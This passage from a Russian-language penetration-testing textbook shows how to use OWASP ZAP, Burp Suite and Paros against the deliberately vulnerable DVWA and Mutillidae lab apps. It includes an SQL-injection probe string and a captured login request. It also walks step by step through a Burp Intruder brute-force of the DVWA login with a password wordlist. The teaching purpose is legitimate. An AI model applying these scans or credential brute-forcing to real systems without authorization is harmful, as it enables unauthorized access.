
Для запуска ZAP перейдите в раздел Applications ▶ Web Application Analysis ▶ owasp-zap (Приложения ▶ Анализ веб-приложений ▶ owasp-zap) или введите в командную строку терминала команду (рис. 10.4):

```
# owasp-zap
```



**Рис. 10.4.** Сканер owasp-zap запущен

После загрузки вы легко можете запустить сканирование целевого сайта. Главный экран ZAP содержит поле для ввода адреса целевой машины. На этот раз целью будет одно из уязвимых веб-приложений, находящихся на виртуальной машине BWA DVWA. После ввода адреса целевой машины нажмите кнопку Attack (Атаковать) и смотрите, как ZAP перейдет к работе (рис. 10.5).



**Рис. 10.5.** Сканирование выбранной цели сканером owasp-zap

Результаты сканирования отобразятся в нижней части основного экрана. Сначала при сканировании сайта ZAP выполнит идентификацию или обход всего сайта по ссылкам, связанным с узлом (рис. 10.6).

Current Scans: 1 Num requests: 427 Export									
Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
25	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa	301	Moved Per...	12 ms	420 bytes	238 bytes
26	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa/css	301	Moved Per...	4 ms	424 bytes	242 bytes
27	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa?query=c%3A%	200	OK	18 ms	358 bytes	1,417 bytes
28	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa?query=c%3A%F%	200	OK	23 ms	379 bytes	1,224 bytes
29	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa?query=%2F%	200	OK	6 ms	358 bytes	1,417 bytes
30	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa?query=c%3A%	200	OK	5 ms	358 bytes	1,417 bytes
31	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa?query=%2F%2F%	200	OK	23 ms	379 bytes	1,224 bytes
32	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa?query=%20%0D%0A%	200	OK	8 ms	358 bytes	1,417 bytes

Рис. 10.6. Первый шаг, выполняемый при проверке сайта сканером ZAP

После обхода сайта ZAP проводит ряд различных проверок на наличие общих уязвимостей веб-приложений. Они указаны на вкладке Alerts (Оповещения) в левом нижнем углу. Например, на рис. 10.7 приведены уязвимости, выявленные ZAP в приложении DVWA.




Рис. 10.7. Уязвимости, выявленные ZAP в приложении DVWA

Затем вы можете указать конкретные пути сайта, чтобы точно определить, где эти уязвимости присутствуют. В этом случае мы видим, что файл login.php уязвим для SQL-инъекций (рис. 10.8).

**SQL Injection**  
URL: http://192.168.0.19/dvwa/login.php?query=query  
Risk: High  
Confidence: Medium  
Parameter: query  
Attack: query' AND '1='1  
Evidence:  
CWE ID: 89  
WASC ID: 19  
Source: Active (40018 - SQL Injection)  
Description:  
SQL injection may be possible.

Рис. 10.8. Определены конкретные пути сайта с уязвимостями



Сканирование — всего лишь видимая часть всех функций ZAP. Для получения дополнительной информации о ZAP обратитесь по адресу <https://www.owasp.org/index.php/ZAP>.


## Burp Suite

*Burp Suite* представляет собой набор мощных инструментов безопасности веб-приложений, которые демонстрируют реальные возможности злоумышленника, проникающего в веб-приложения. Эти инструменты позволяют сканировать, анализировать и использовать веб-приложения с помощью ручных и автоматических методов. Интеграция интерфейсов этих инструментов обеспечивает полную платформу атаки для обмена информацией между одним или несколькими инструментами, что делает *Burp Suite* очень эффективной и простой в использовании платформой для атаки веб-приложений.

Для запуска *Burp Suite* выберите команду меню **Applications ▶ Web Application Analysis ▶ burpsuite** (Приложения ▶ Анализ веб-приложений ▶ burpsuite) или введите в командную строку терминала следующую команду:

```
# burpsuite
```

При первом запуске вам будет предложено принять условия и настроить среду проекта (на данный момент можно оставить настройки по умолчанию) (рис. 10.9).



**Рис. 10.9.** Первый запуск Burn Suite

На экране появится окно *Burp Suite*. Все интегрированные инструменты (**Target** (Цель), **Proxy** (Прокси), **Spider** (Паук), **Scanner** (Сканер), **Intruder** (Злоумышленник),

Repeater (Ретранслятор), Sequencer (Планировщик), Decoder (Декодер) и Compared (Сравнение)) будут доступны на отдельных вкладках. Вы можете получить более подробную информацию об их использовании и конфигурации, выбрав команду меню Help (Справка) или посетив сайт <http://www.portswigger.net/burp/help/>.

Обратите внимание, что Burp Suite доступен в трех версиях: Free (Community), Professional и Enterprise. В Kali установлена версия Free (Community).

Burp Suite поставляется со встроенным поисковым роботом Spider. Это приложение, представляющее из себя бот, систематически просматривающий целевой сайт вместе со всеми внутренними страницами и отображающий его структуру.

В нашем примере мы будем использовать Burp для взлома учетных данных, чтобы получить доступ к приложению DVWA. Для этого нам сначала потребуется настроить прокси-сервер и убедиться, что для IP установлено значение localhost IP, а номер порта — 8080.

Откройте вкладку Proxy (Прокси). На ней вы увидите несколько вложенных вкладок (рис. 10.10).




Рис. 10.10. Вкладки, вложенные во вкладку Proxy (Прокси)

Откройте вкладку Intercept (Перехват) и в первую очередь убедитесь, что функция перехвата включена (нажата кнопка Intercept is on (Перехват на)) (рис. 10.11). Далее откройте вкладку Raw (Необработанные) и проверьте, что на ней указан перехват.





Рис. 10.11. Настройка перехвата


После завершения этих настроек откройте браузер и перейдите в раздел Options ▶ Preferences ▶ Advanced ▶ Network ▶ Connection Settings (Параметры ▶ Настройки ▶ Дополнительно ▶ Сеть ▶ Настройки подключения).

Теперь вам нужно настроить браузер для своего прокси-сервера (рис. 10.12).




**Рис. 10.12.** Настройка прокси-сервера

Это предварительная настройка. Теперь нам нужно посетить целевой сайт. В нашем случае целевым сайтом будет 192.168.0.32/dvwa (рис. 10.13).




**Рис. 10.13.** Адрес целевого сайта введен в адресной строке браузера

Браузер должен оставаться в режиме подключения. Но если посмотреть на интерфейс Burp Suite, вы уже увидите данные, которые программа смогла получить (рис. 10.14).



**Рис. 10.14.** Первые данные получены

После нескольких нажатий кнопки **Forward** (Вперед) браузер загрузит веб-страницу. В Burp Suite на вкладке **Target** (Цель) теперь у вас будут некоторые данные на внутренней вкладке **Site map** (Карта сайта) (рис. 10.15).



**Рис. 10.15.** Первые данные вкладки Site map (Карта сайта)

Щелкните правой кнопкой мыши на хосте и выберите в появившемся меню команду Spider From here (Spider отсюда) или Spider From Host (Spider из хоста).

Теперь вы должны увидеть всплывающее окно, указывающее, что Burp Spider нашел форму, запрашивающую некоторую информацию. Помните, что формы могут запрашивать учетные данные пользователя или же быть простыми формами поиска/запроса/входа.

С учетом вышесказанного мы получим форму входа (рис. 10.16).

Type	Name	Value
Password	password	
Submit		Login=Login
Text	username	

**Submit form** **Ignore form**

**Рис. 10.16.** Форма входа

Вернемся на нашу страницу, открытую на целевом сайте. Сгенерируем трафик, которым воспользуется инструмент — нарушитель Burp Suite. Для этого в форме входа на странице введем случайные учетные данные.

После ввода учетных данных посмотрите, какие сведения смог захватить перехватчик (рис. 10.17).

Request to http://192.168.0.32:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /dvwa/login.php HTTP/1.1
Host: 192.168.0.32
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.0.32/dvwa/login.php
Cookie: security=high; PHPSESSID=b31183fe9d4445c4dc0f6829085f0649
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

username=admin&password=wrongpassword&Login=Login

```

**Рис. 10.17.** Данные, захваченные перехватчиком

Обратите внимание на полученную ключевую информацию: имя пользователя и пароль. Проверьте полученные данные, введя их в соответствующие формы веб-страницы. После проверки вы увидите, что полученные данные неправильные. В этом случае в простом строковом сообщении вы получите информацию о том, что логин подобран неправильно. Однако такое сообщение может появиться и во всплывающем окне или файле cookie.

Теперь щелкните правой кнопкой мыши на целевом хосте и выберите в появившемся контекстном меню команду Send to Intruder (Отправить злоумышленнику).


На вкладке Intruder (Злоумышленник) щелкните на внутренней вкладке Positions (Позиции) (рис. 10.18).



**Рис. 10.18.** Вкладка Positions (Позиции)

В качестве имени пользователя и пароля указаны `admin` и `wordpassword`. Обратите внимание: по умолчанию может быть выделено много ненужных в данный момент полей или позиций. Для их очистки щелкните кнопкой мыши на поле и позиции, которую нужно очистить, и нажмите кнопку `Clear` (Очистить), расположенную в правой части окна. Далее эти поля будут заменены полезными нагрузками, которые помогут определить пользовательские имена и пароли.

Прежде чем продолжить, убедитесь, что выбран тип атаки `Cluster bomb` (Кассетная бомба) и перейдите на вкладку `Payloads` (Полезные нагрузки) (рис. 10.19).



**Рис. 10.19.** Вкладка Payloads (Полезные нагрузки) открыта

Если щелкнуть кнопкой мыши в правой части раскрывающегося списка Payload set (Набор полезных нагрузок), вы увидите количество позиций полезных нагрузок.

Выберите значение 1. Оно будет соответствовать полю username. В раскрывающемся списке Payload type (Тип полезной нагрузки) выберите Simple list (Простой список). Ниже, в разделе Payload Options (Параметры полезной нагрузки) введите в поле ввода имя пользователя и нажмите кнопку Add (Добавить). Это имя будет использоваться злоумышленником в качестве имени пользователя. Можно добавить несколько имен (рис. 10.20).

Теперь в поле ввода Payload set (Набор полезных нагрузок) выберите полезную нагрузку 2, отвечающую за поле пароля. Вместо того чтобы вводить поочередно имена паролей, нажмите кнопку Load (Загрузить) и загрузите один из ваших файлов паролей (rockyou.txt, расположенный в Kali по адресу /usr/share/wordlist) (рис. 10.21).

После того как все настройки будут выполнены, нажмите кнопку Start attack (Начало атаки).




Рис. 10.20. Выбираем полезную нагрузку




Рис. 10.21. Для подбора пароля загружаем список слов

На рис. 10.22 вы видите вкладку с результатами (**Results**). Глядя на эти результаты, мы видим, что все попытки атаки получили статус (код ответа HTTP) 302. Быстрый поиск в Google кодов ответов HTTP указывает, что код 302 — это перенаправление. Но перенаправление куда?

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	354	
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
2	admin	pravv123	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
3	admin	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
4	admin	letmein	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
5	admin	qwerty	302	<input type="checkbox"/>	<input type="checkbox"/>	354	

**Рис. 10.22.** Начало атаки

Если мы щелкнем кнопкой мыши на результате, а затем выберем вкладку **Response** (Ответ), то увидим, что все запросы перенаправляются на `index.php`. Это `admin: password`. Теперь мы можем перейти на страницу входа DVWA и предоставить доступ к сайту. Для этого нам потребуется ввести учетные данные.

Кроме того, используя инструмент **Repeater** (Ретранслятор), мы можем проверить эти результаты в **Burp Suite**. Ретранслятор предназначен для ручного изменения HTTP-запросов и данных, отправляемых в этих запросах.

Вернитесь на вкладку **Target** (Цель), выберите для входа в `login.php` запрос **POST**. Это форма запроса, в которой отправляется имя пользователя и пароль. Щелкните правой кнопкой мыши на этой форме запроса и выберите команду **Send to Repeater** (Отправить в ретранслятор).

Выберите вкладку **Repeater** (Ретранслятор) (рис. 10.23).

После `password=` удалите неверный пароль и введите тот, который перенаправил вас на `index.php`. В этом случае паролем будет слово `password`. Далее нажмите кнопку **Go** (Начать) (рис. 10.24).



Рис. 10.23. Вкладка Repeater (Ретранслятор)




Рис. 10.24. Кнопка Go (Начать) нажата

На панели Response (Ответы) мы видим строку Location (Расположение) со значением `index.php`. Далее нажмите расположенную в верхней части окна кнопку Follow redirection (Переадресация). Это приведет к созданию необработанного HTML. На вкладке Render (Предоставить) вы увидите, как должна выглядеть страница (рис. 10.25).

The screenshot shows the DVWA application running in a browser. The URL in the address bar is `http://192.168.0.32`. The page title is "Disclaimer". On the left, there's a sidebar with navigation links: XSS stored, DVWA Securi, PIIP Info, About, and Logout. The main content area contains a large block of text about the application's security and responsibility. Below that is a section titled "General Instructions" with a note about help buttons. A message box at the bottom says "You have logged in as 'admin'". At the bottom right, it shows "4,895 bytes | 28 millis".

**Рис. 10.25.** Вкладка Render (Предоставить)

В этом примере мы использовали несколько инструментов, которые входят в состав Burp Suite. Этот набор инструментов безопасности приложений типа «все в одном» является мощной платформой для атаки веб-приложений.



Подробное изучение Burp Suite выходит за рамки данной книги. Поэтому мы настоятельно рекомендуем вам посетить сайт <http://www.portswigger.net>, чтобы рассмотреть другие примеры.

## Прокси-сервер Paros

Прокси-сервер *Paros* — это полезный и очень мощный инструмент оценки уязвимостей. Он охватывает весь сайт и может выполнять различные тесты. Настроив локальный прокси-сервер между браузером и загруженным в него целевым приложением, аудитор с помощью этого инструмента может перехватывать веб-трафик (HTTP/HTTPS). Данный механизм помогает испытателю на проникновение изменять определенные запросы, направленные в целевое приложение, или манипулировать ими с целью ручной проверки приложения. Таким образом, прокси-сервер

Paros действует как активный или пассивный инструмент оценки безопасности веб-приложений.

Для запуска прокси-сервера Paros выберите команду основного меню Applications ▶ Web Application Analysis ▶ paros (Приложения ▶ Анализ веб-приложений ▶ paros) или введите в командную строку терминала следующую команду:

```
# paros
```

После выполнения данной команды на экране появится окно прокси-сервера Paros. Перед выполнением каких-либо практических упражнений в вашем любимом браузере необходимо настроить локальный прокси (127.0.0.1, 8080).

Если вам нужно изменить какие-либо настройки, заданные по умолчанию, в строке меню выберите команду Tools ▶ Options (Инструменты ▶ Параметры). В открывшемся окне вы сможете изменить параметры подключения, значения локального прокси-сервера, аутентификацию HTTP и другие настройки. После настройки браузера посетите целевой сайт.

Рассмотрим шаги для тестирования уязвимости и получения отчета.

1. В нашем случае мы просматриваем сайт по адресу <http://192.168.0.30/mutillidae>. Обратите внимание, что он открывается на вкладке **Sites** (Сайты) прокси-сервера Paros.
2. Щелкните правой кнопкой мыши на адресе <http://192.168.0.30/mutillidae> и для обхода всего сайта выберите вкладку **Spider**. В зависимости от размера сайта время его обхода займет от нескольких секунд до нескольких минут.
3. После завершения обхода сайта в нижней части вкладки **Spider** вы увидите список всех обнаруженных страниц. Кроме того, можно отследить запрос, отправленный целевой странице, и ответ, отправленный по этому запросу. Для этого на левой панели вкладки **Sites** (Сайты) следует выбрать целевой сайт и конкретную страницу.
4. Чтобы перехватить любые дальнейшие запросы и ответы, перейдите на вкладку **Trap** (Ловушка), которая находится на правой панели. Это может быть полезным, когда для тестирования приложения вы решили выбрать ручные тесты. Кроме того, вы можете создать собственный HTTP-запрос. Для этого выберите команду меню Tools ▶ Manual Request Editor (Инструменты ▶ Ручной редактор запросов).
5. Чтобы выполнить автоматическое тестирование уязвимостей, следует выбрать на вкладке **Sites** (Сайты) целевой сайт и перейти к меню Analyze ▶ Scan All from the menu (Анализ ▶ Сканирование всех). Обратите внимание: чтобы выбрать определенные типы тестов безопасности, нужно перейти к Analyze ▶ Scan Policy (Анализ ▶ Политика сканирования), а затем вместо Scan All (Сканировать все) выбрать Analyze ▶ Scan (Анализ ▶ Сканирование).
6. После завершения тестирования уязвимостей в нижней части вкладки **Alerts** (Предупреждения) вы увидите несколько предупреждений безопасности. Они рассортированы по следующим уровням риска: **High** (Высокий), **Medium** (Средний) и **Low** (Низкий).

7. Если вы хотите получить отчет сканирования, выберите в строке меню команду Report ▶ Last Scan Report (Отчет ▶ Последний отчет сканирования). Будет создан отчет (рис. 10.26), в котором программа перечислит все уязвимости, обнаруженные во время сеанса тестирования: /root/paros/session/LatestScannedReport.html.

The screenshot shows a web browser window titled "Paros Scanning Report - Iceweasel". The address bar displays the URL "file:///root/LatestScannedReport.htm". The main content area is titled "Paros Scanning Report" and includes a timestamp "Report generated at Wed, 6 Apr 2016 22:02:44.". Below this is a section titled "Summary of Alerts" containing a table:

Risk Level	Number of Alerts
High	2
Medium	6
Low	1
Informational	0

Below the table is a section titled "Alert Detail" with a single entry:

High (Suspicious)	SQL Injection Fingerprinting
